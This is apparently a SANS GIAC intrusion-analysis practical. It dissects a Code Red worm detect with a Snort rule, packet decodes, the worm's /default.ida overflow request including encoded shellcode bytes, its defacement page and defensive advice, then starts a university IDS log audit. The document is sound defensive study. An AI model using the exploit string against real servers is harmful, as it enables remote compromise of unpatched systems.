


Figure 1. Ethereal display window with replayed detect.

2. Detect was generated by:

The log files are the result of a Snort instance running in binary logging mode, meaning only packets that violate the rule sets are shown in the log. The default Snort Rule for detecting Code Red attacks is a generic .ida attack filter in WEB-IIS rules. A sample rule (modified) was obtained from Paul M. Young's GIAC v.3.2 practical, available at http://www.giac.org/practical/GCIA/Paul_Young_GCIA.pdf.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80
(msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; dsize:>239;
flags:A+; reference:arachnids,552; classtype:web-application-attack;
reference:cve,CAN-2000-0071; sid:1243; rev:2;)
```

This rule searches for ".ida?" in the URL. Paul Young asserts that the same rule will detect access, either from the original Code Red worm or Code Red II (CRv2), without distinguishing between the two. This is due to both worm variants exploiting a common vulnerability, and Snort correctly senses any attempt to exploit this particular fault.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The downloaded log files was read into Ethereal and the verbose output of one detect selected for analysis follows:

```
Frame 111 (1482 bytes on wire, 1482 bytes captured)
    Arrival Time: Sep 15, 2002 00:56:33.596507000
    Time delta from previous packet: 37341.560000000 seconds
    Time relative to first packet: 37341.560000000 seconds
    Frame Number: 111
    Packet Length: 1482 bytes
    Capture Length: 1482 bytes
Ethernet II, Src: 00:03:e3:d9:26:c0, Dst: 00:00:0c:04:b2:33
                Destination: 00:00:0c:04:b2:33 (Cisco_04:b2:33)
    Source: 00:03:e3:d9:26:c0 (Cisco_d9:26:c0)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 213.106.223.199 (213.106.223.199), Dst Addr:
115.74.71.133 (115.74.71.133)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1468
    Identification: 0x2ddf (11743)
    Flags: 0x06
        .1.. = Don't fragment: Set
        ..1. = More fragments: Set
    Fragment offset: 0
    Time to live: 111
    Protocol: TCP (0x06)
    Header checksum: 0xd9ec (incorrect, should be 0x485b)
    Source: 213.106.223.199 (213.106.223.199)
    Destination: 115.74.71.133 (115.74.71.133)
Transmission Control Protocol, Src Port: 4325 (4325), Dst Port: http (80),
Seq: 741223236, Ack: 3152370706
    Source port: 4325 (4325)
    Destination port: http (80)
    Sequence number: 741223236
    Acknowledgement number: 3152370706
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 17520
    Checksum: 0x6bed
Hypertext Transfer Protocol
    GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNN
        Request Method: GET
    Content-type: text/xml\n
    HOST:www.worm.com\n
    Data (996 bytes)
```

---

3. Probability the source address was spoofed:

eEye Digital Security has a detailed explanation of the steps the worm takes once it infects a machine.

Refer to eEye at http://www.eeye.com/html/Research/Advisories/AL20010717.html):

“The worm's list of IP addresses to attack is not all together random. In fact, there seems to be a static seed (a beginning IP address that is always the same) that the worm uses when generating new IP addresses. Therefore every computer infected by this worm is going to go through the same list of "random" IP addresses. Because of this feature, the worm will end up re-infecting the same systems multiple times, and traffic will cross traffic back and forth between hosts ultimately creating a denial-of-service type effect. The denial-of-service will be due to the amount of data being transferred between all of the IP addresses in the sequence of random IP addresses. The worm could have done truly random IP generation and that would have allowed it to infect many more systems much faster.”

Based on eEye Digital Security’s theory on the worm’s propagation, and the fact that the source address, IP 213.106.223.199 (reverse lookup: pc3-hem13-5-cust199.brnt.cable.ntl.com), is registered to NTL Internet Brentford site, in the United Kingdom, a reasonable argument is to conclude that the source IP address was not spoofed.

4. Description of the attack:

This detect is the result of a Code Red worm attack from infected source host IP 213.106.223.199, against destination IP 115.74.71.133. The attack targeted TCP port 80, the HTTP daemon. Code Red worm activity can be identified on a machine by the presence of the following string in a web server log files. The system footprint (traditional signature) of Code Red worm is as follows:

GET/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u685

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

8%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

CERT® Advisory CA-2001-19 asserts, however, that the presence of this string in a log file does not necessarily indicate compromise. Rather it only implies that a Code Red worm attempted to infect a targeted system.

Two known types of Code Red worm have been observed "in the wild". According to Security Focus' Incident Threat Analysis, the original Code Red uses the filler string with multiple characters "NNNNN" in the HTTP GET command, while Code Red II (CRv2) uses "XXXX" multiple times. Both worms exploit the same vulnerability to attack the IIS servers, the difference between the attacks is the filler string used to overflow the buffer. The particular detect analyzed in this paper is the original Code Red worm.

5. Attack mechanism:

Code Red worm exploits an IIS vulnerability referred to as ".ida Buffer Overflow", which allows a remote attacker to run arbitrary code on the victim machine (refer to CERT® Advisory CA-2001-13). The Code Red worm attempts to connect to TCP port 80 on a randomly chosen host, assuming that a web server will be found. Upon successful connection to port 80 to establish an HTTP session with a web server, the attacking host sends a crafted HTTP GET request to the victim for the default.ida and the attack payload. The crafted URL fills and overflows a buffer in the Internet Server Application Program Interface (ISAPI) dynamic link library (DLL) that handles the Indexing Service (or Index Server). After the buffer overflow, the attack payload is executed and becomes the worm.

The following are Code Red worm's known attack consequences, provided by CERT Advisory CA-2001-19, available at http://www.cert.org/advisories/CA-2001-19.html:

- Code Red worm will almost certainly compromise IIS 4.0 and 5.0 servers with Indexing service installed.
- Unpatched Cisco 600-series DSL routers will process the HTTP request, thereby triggering an unrelated vulnerability, which causes the router to stop forwarding packets. (http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml)
- Systems not running IIS, but with an HTTP server listening on TCP port 80 will probably accept the HTTP request, return with an "HTTP 400 Bad Request" message, and potentially log this request in an access log.

The CERT advisory also warns that, using a victim machine's system clock, the worm's logic is programmed to execute time sensitive activity, based on the day of the month.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- *Day 1 - 19*: The infected host will attempt to connect to TCP port 80 of randomly chosen IP addresses in order to further propagate the worm.
- *Day 20 - 27*: A packet-flooding denial of service attack will be launched against a particular fixed IP address
- *Day 28 - end of the month*: The worm "sleeps"; no active connections or denial of service

The most damaging part of the worm's infection process is the defacement of a web page hosted on victim web server. The web site will read "Welcome to http://www.worm.com!, Hacked By Chinese!". (Note: Associating a Code Red worm attack with Chinese hackers has not been fully established. The Cooperative Association for Internet Data Analysis (CAIDA) notes, "that there is no evidence either supporting or refuting the involvement of Chinese hackers with Code Red worm".)

A successful infection will likely elicit an outbound, response packet from a victim web server, returning a corresponding defaced web page (Figure 2) as shown in the examples below.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

      01/08-21:02:22.938665 DEFACED.NET:80 -> 218.17.237.3:63953
      TCP TTL:125 TOS:0x0 ID:43797 IpLen:20 DgmLen:296 DF
      ***AP*** Seq: 0xB9966A2A  Ack: 0x358F2A0C  Win: 0x4478  TcpLen: 20
      0D 0A 3C 68 74 6D 6C 3E 3C 68 65 61 64 3E 3C 6D  ..<html><head><m
      65 74 61 20 68 74 74 70 2D 65 71 75 69 76 3D 22  eta http-equiv="
      43 6F 6E 74 65 6E 74 2D 54 79 70 65 22 20 63 6F  Content-Type" co
      6E 74 65 6E 74 3D 22 74 65 78 74 2F 68 74 6D 6C  ntent="text/html
      3B 20 63 68 61 72 73 65 74 3D 65 6E 67 6C 69 73  ; charset=englis
      68 22 3E 3C 74 69 74 6C 65 3E 48 45 4C 4C 4F 21  h"><title>HELLO!
      3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64 3E 3C  </title></head><
      62 61 64 79 3E 3C 68 72 20 73 69 7A 65 3D 35 3E  bady><hr size=5>
      3C 66 6F 6E 74 20 63 6F 6C 6F 72 3D 22 72 65 64  <font color="red
      22 3E 3C 70 20 61 6C 69 67 6E 3D 22 63 65 6E 74  "><p align="cent
      65 72 22 3E 57 65 6C 63 6F 6D 65 20 74 6F 20 68  er">Welcome to h
      74 74 70 3A 2F 2F 77 77 77 2E 77 6F 72 6D 2E 63  ttp://www.worm.c
      6F 6D 20 21 3C 62 72 3E 3C 62 72 3E 48 61 63 6B  om !<br><br>Hack
      65 64 20 42 79 20 43 68 69 6E 65 73 65 21 3C 2F  ed By Chinese!</
      66 6F 6E 74 3E 3C 2F 68 72 3E 3C 2F 62 61 64 79  font></hr></bady
      3E 3C 2F 68 74 6D 6C 3E 20 20 20 20 20 20 20 20  ></html>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 2. Sample web page defaced by a successful Code Red worm infection.

In addition to possible web site defacement, infected systems may experience performance degradation from the worm's scanning activity, and can become severe since it is possible for a worm to infect a machine multiple times simultaneously.

6. Correlations:

Code Red worm is perhaps the most well known among the series of mass propagation worms attacking Microsoft IIS servers. Several on-line advisories and studies regarding the Code Red worm cited in this paper, were used to correlate this particular detect under study.

7. Evidence of active targeting:

The Code Red worm is a self-replicating malicious code. A host running an active instance of the Code Red worm scans random IP addresses on port 80/TCP looking for other hosts to infect. Based on this theory, it is reasonable to conclude that this was a randomized attempt to find vulnerable servers, including the web server hosted at target IP 115.74.71.133. The target was chosen from a list of random IP addresses that the worm scanned, suggesting that this was not an active targeted attempt. Note that the target IP address belongs to an IP block reserved by IANA.

Search results for: 115.74.71.133

OrgName: Internet Assigned Numbers Authority

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

OrgID: IANA
Address: 4676 Admiralty Way, Suite 330
City: Marina del Rey
StateProv: CA
PostalCode: 90292-6695
Country: US

NetRange: 96.0.0.0 - 126.255.255.255
CIDR: 96.0.0.0/4, 112.0.0.0/5, 120.0.0.0/6, 124.0.0.0/7, 126.0.0.0/8
NetName: RESERVED-8
NetHandle: NET-96-0-0-0-1
Parent:
NetType: IANA Reserved
Comment:
RegDate:
Updated: 2002-09-12

8. Severity:

The severity metric for this detect is calculated as follows:

Severity = (**criticality + lethality**) minus (**system countermeasures + network countermeasures**). Values are ranked on a scale, from 1 (lowest) to 5 (highest)	
Criticality: a measure of how critical the target system is.	**4** - Presumably targeted host is a web server listening on port 80, visible on the public Internet.
Lethality: a measure of how severe the damage to the targeted system would be if the attack is successful.	**4** – An organization's web site is an electronic equivalent of its "public relations" or "customer service" department. General public information regarding the organization may be found on its web site. Hence, a defaced web site is embarrassing. For organizations engaged in electronic commerce, web page defacements could even result in financial losses.
System countermeasures: a measure of the strength of the defensive mechanisms in place, on the targeted host itself.	**5** - No evidence of compromise. On the plus side, there is no evidence of a response or connection from the targeted host (IP 115.74.71.133). This suggests that it must be properly patched for the vulnerability. The session did not capture traffic that indicates that the target system returned an outbound traffic with a source port 80/TCP, which would indicate a

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

	response packet to this infection attempt.
Network countermeasures: a measure of the strength of the defensive mechanisms employed on the network.	**5** - Traffic was blocked. The network's firewall and anti-virus software defense mechanisms must have detected and quarantined the worm at the perimeter. Based on this information, the attacks were most likely unsuccessful.
Severity (calculated) =	(4 +4) – (5 +5) = 8 – 10 = **-2**

9. Defensive Recommendations:

Using a standard anti-virus program may not be an effective solution to detect and remove this worm, because the worm exists only in memory on a system and it does not write to disk. Since the worm is memory resident, a quick, bandage fix of a server running an instance of Code Red worm, is to reboot the system. Simply rebooting the server will clear the worm from memory. Caution must be taken, however. Once rebooted, the machine is still vulnerable to repeat infections. As long as the system is not patched, the vulnerability remains in the Indexing Services used by Microsoft IIS 4.0 and IIS 5.0 running on Windows NT 4.0 and Windows 2000. Code Red II (CRv2) is even more menacing. Analysis by CAIDA suggests that CRv2 is not memory resident, so rebooting an infected machine does not eliminate CRv2. Certainly, applying Microsoft system operating patches and the latest service packs for vulnerable Microsoft IIS 4.0 and IIS 5.0 servers running Windows NT 4.0 and Windows 2000, provides a good safety measure. This is addressed in Microsoft Security Bulletin MS01-033.

Another mitigating measure is to utilize free tools available on the Internet to check for IIS vulnerability. For example, Symantec's CodeRed removal tool provides system administrators a removal mechanism for both the original Code Red and Code Red II, and performs the vulnerability assessment on computers. These recommendations must be part of a comprehensive network security policy.

10. Multiple choice test question:

Note: I sent this detect to 'intrusions@incidents.org' on 26 November 2003, for posting and peer review. I did not receive any reply or feedback. In the absence of feedback or questions from peers, I added a test question below.

How can you distinguish the original Code Red from Code Red II (CRv2)?

A. There are no distinguishing characteristics between the two worm types.
B. The original Code Red has the "/default.ida?NNNNNX" filler string in its signature.
C. The Code Red II (CRv2) has the "/default.ida?XXXXX" filler string in its signature.
D. Both B and C are correct.
E. None of the choices above.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Correct answer is: D.

References:

Cooperative Association for Internet Data Analysis (2003, April 08). CAIDA Analysis of Code Red.
http://www.caida.org/analysis/security/code-red

CERT® Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL
http://www.cert.org/advisories/CA-2001-13.html

CERT® Advisory CA-2001-19, Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL
http://www.cert.org/advisories/CA-2001-19.html

CERT® Vulnerability Note VU#111677, Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in URL
http://www.kb.cert.org/vuls/id/111677 (08 Oct 2002)

eEye Digital Security (2003). .ida "Code Red" Worm
http://www.eeye.com/html/Research/Advisories/AL20010717.html

Microsoft (2003, November 4). Microsoft Security Bulletin MS01-033
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

Security Foces (2001, August 5). Code Red II. Incident Threat Analysis.
http://aris.securityfocus.com/alerts/codered2/010805-Alert-CodeRedII.pdf

Young, P. (2003). SANS Institute. Paul M. Young GIAC v.3.2 Practical.
http://www.giac.org/practical/GCIA/Paul_Young_GCIA.pdf

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Part 3 – Intrusion Log Analysis

EXCUTIVE SUMMARY:

This part of the practical dealt with providing a security audit for a university in Baltimore, Maryland. The audit involved analyzing files from the university's intrusion detection systems (IDS) logs over a five-day period, downloaded from http://www.incidents.org/logs/, covering the period 19 thru 23 October 2003. Detailed analyses of the top 10 alerts are discussed, various issues identified and defensive recommendations are provided.

In the course of the analysis, evidence was uncovered which suggests two university hosts (MY.NET.80.51 and MY.NET.150.133) may have been exploited for possible NetBIOS compromise. The evidence also strongly suggests that the Adore/Red Worm has compromised several systems on the MYNET.edu campus. Tthere is also reason to speculate that some MYNET.edu users may be using spoofed external IPs to connect to the public Internet, an indication that an internal threat probably exists within MY.NET.edu network. In addition, several University users are using Internet Relay Chat (IRC) services to connect to selected user groups, which unfortunately, t provide an additional infection vector in the propagation of viruses and Trojans within the campus network. Lastly, the high number of alerts issued by the MYNET.edu IDS suggests that it is not well maintained and their anti-virus software signatures are not kept up to date.

Raw Alerts analysis:

After uncompressing and concatenating all the downloaded daily files of each category into one, combined file respectively, it produced approximately 234 MB files of raw alerts, 778 MB files of port scans, and 7 MB of packet-level data. With some minor modifications, I followed the Unix commands provided in Richard Baker's practical (http://www.giac.org/practical/GCIA/Richard_Baker_GCIA.rtf), to extract and parse through the downloaded files. This enabled me to manipulate the files and produce data coherent for analysis. His Unix commands were very helpful.

Table 1. University data files downloaded and analyzed for security audit

Raw Alerts	
Files	size
alert.031019.gz	2,095,736
alert.031020.gz	1,624,242
alert.031021.gz	2,383,896
alert.031022.gz	3,614,087
alert.031023.gz	6,812,152
Total size	16,530,113

Port Scans	
Files	size
scans.031019.gz	10,462,579
scans.031020.gz	8,408,852
scans.031021.gz	13,060,702
scans.031022.gz	26,665,110
scans.031023.gz	38,516,849
Total size	97,114,092

Out-of-Spec Files	
Files	size
OOS_Report_2003_10_19.gz	176,588
OOS_Report_2003_10_20.gz	153,019
OOS_Report_2003_10_21.gz	199,739
OOS_Report_2003_10_22.gz	108,064
OOS_Report_2003_10_23.gz	81,022
Total size	718,432

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The five-day logs registered a total of 285,947 alerts, shown in ranking order by alert counts.

Table 2. Most common alerts recorded by University's IDS (10/19/03 – 10/23/03)

	Alert Name	Alert Count
1	SMB Name Wildcard	199,026
2	SMB C access	28,531
3	MY.NET.30.4 activity	15,603
4	EXPLOIT x86 NOOP	11,557
5	connect to 515 from inside	7,126
6	MY.NET.30.3 activity	5,726
7	TCP SRC and DST outside network	4,517
8	External RPC call	3,265
9	High port 65535 tcp - possible Red Worm - traffic	3,164
10	Possible trojan server activity	2,006
11	ICMP SRC and DST outside network	1825
12	NMAP TCP ping!	752
13	SUNRPC highport access!	494
14	Null scan!	455
15	High port 65535 udp - possible Red Worm - traffic	438
16	[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.	341
17	[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	182
18	FTP passwd attempt	105
19	[UMBC NIDS] External MiMail alert	103
20	Back Orifice	84
21	TFTP - Internal UDP connection to external tftp server	83
22	Incomplete Packet Fragments Discarded	74
23	Tiny Fragments - Possible Hostile Activity	62
24	[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	55
25	EXPLOIT x86 stealth noop	53
26	NETBIOS NT NULL session	50
27	DDOS shaft client to handler	38
28	[UMBC NIDS IRC Alert] Possible drone command detected.	37
29	EXPLOIT x86 setuid 0	27
30	EXPLOIT x86 setgid 0	26
31	EXPLOIT NTPDX buffer overflow	25
32	FTP DoS ftpd globbing	14
33	DDOS mstream client to handler	14
34	TFTP - Internal TCP connection to external tftp server	13
35	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	12
36	TFTP - External UDP connection to internal tftp server	11
37	RFB - Possible WinVNC - 010708-1	10
38	Attempted Sun RPC high port access	10
39	HelpDesk MY.NET.70.49 to External FTP	5
40	[UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan.	4
41	NIMDA - Attempt to execute cmd from campus host	4

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

42	[UMBC NIDS] Internal MSBlast Infection Request	3
43	connect to 515 from outside	2
44	Traffic from port 53 to port 123	2
45	TFTP - External TCP connection to internal tftp server	2
46	Probable NMAP fingerprint attempt	2
47	External FTP to HelpDesk MY.NET.70.50	2
48	External FTP to HelpDesk MY.NET.70.49	2
49	External FTP to HelpDesk MY.NET.53.29	2
50	[UMBC NIDS IRC Alert] Possible trojaned box detected attempting to IRC	1
51	IRC evil - running XDCC	1
52	Bugbear@MM virus in SMTP	1
	Total	**285,947**

Top Sources, Destinations – All Alerts

From the raw alerts, the following information was obtained. The data set is based on the aggregate totals of occurrences.

Table 3: Top 10 source IPs

	Source IPs	No. of Occurrences
1	MY.NET.80.51	115,590
2	MY.NET.150.133	72,063
3	MY.NET.162.41	7,130
4	169.254.244.56	4,279
5	MY.NET.29.2	3,100
6	68.55.85.180	2,933
7	193.114.70.169	2,889
8	68.54.91.147	2,743
9	MY.NET.84.224	1,290
10	68.57.90.146	1,251

Table 4: Top 10 source ports

	SRC Ports	No. of Occurences
1	1036	58,169
2	1035	57,471
3	137	18,016
4	3117	12,190
5	2128	10,184
6	1457	8,839
7	3895	7,793
8	721	7,126
9	1511	6,898
10	3273	3,625

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 5. Top 10 destination IPs

	DEST IPs	x	No. of Occurences
1	MY.NET.30.4		15,604
2	128.183.110.242		7,126
3	MY.NET.30.3		5,728
4	MY.NET.84.228		5,090
5	218.16.124.131		2,854
6	211.91.144.72		1,420
7	198.62.205.6		1,265
8	151.197.115.143		1,251
9	193.114.70.169		1,208
10	MY.NET.191.52		1,146

Table 6. Top 10 destination ports

	DEST Ports		No. of Occurences
1	137		199,026
2	139		28,599
3	51443		10,378
4	135		8,457
5	515		7,128
6	524		6,817
7	80		5,019
8	111		3,265
9	21		3,003
10	445		2,100

The “Top Talkers” represent hosts (both internal and external), that generated the highest number of alerts, based on the captured sessions between the “talkers”.

Table 7: Top Talkers

	No. of Sessions	SRC IP	DEST IP
1	7,126	MY.NET.162.41	128.183.110.242
2	2,933	68.55.85.180	MY.NET.30.4
3	2,854	169.254.244.56	218.16.124.131
4	2,743	68.54.91.147	MY.NET.30.4
5	1,420	169.254.244.56	211.91.144.72
6	1,224	68.57.90.146	MY.NET.30.3
7	1,124	172.142.110.232	MY.NET.30.4
8	1,112	MY.NET.80.105	200.96.13.157
9	1,022	200.96.13.157	MY.NET.80.105
10	997	151.196.19.202	MY.NET.30.4

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Of the 53 alert categories, the top 10 alerts were analyzed further into this paper. First, a summary of the alert is discussed, further broken down into source and destination IPs involved with the specific alert. An explanation of each alert was taken from various sources, including from the practical of GIAC students identified in the references page.

Table 8. Top 10 alerts graphically illustrated in corresponding pie chart in Figure 1:

	Alert Name	Alert Count	Percent
1	SMB Name Wildcard	199,026	70%
2	SMB C access	28,531	10%
3	MY.NET.30.4 activity	15,603	5%
4	EXPLOIT x86 NOOP	11,557	4%
5	connect to 515 from inside	7,126	2%
6	MY.NET.30.3 activity	5,726	2%
7	TCP SRC and DST outside network	4,517	2%
8	External RPC call	3,265	1%
9	High port 65535 tcp - possible Red Worm - traffic	3,164	1%
10	Possible trojan server activity	2,006	1%




Figure 1. Pie chart of top 10 alerts, with percentile.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1 - SMB Name Wildcard 199,026 alerts

Table 9. SMB Name Wildcard alerts – source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	115,590	MY.NET.80.51	1,265	198.62.205.6
2	72,063	MY.NET.150.133	1,251	151.197.115.143
3	3,099	MY.NET.29.2	1,208	193.114.70.169
4	1,290	MY.NET.84.224	878	199.181.134.74
5	474	MY.NET.150.198	710	169.254.45.176
6	193	MY.NET.42.9	489	162.42.228.33
7	143	MY.NET.17.34	479	12.242.192.6
8	141	MY.NET.84.154	352	68.115.148.88
9	133	MY.NET.111.65	327	24.210.149.96
10	118	MY.NET.150.44	315	65.82.118.28

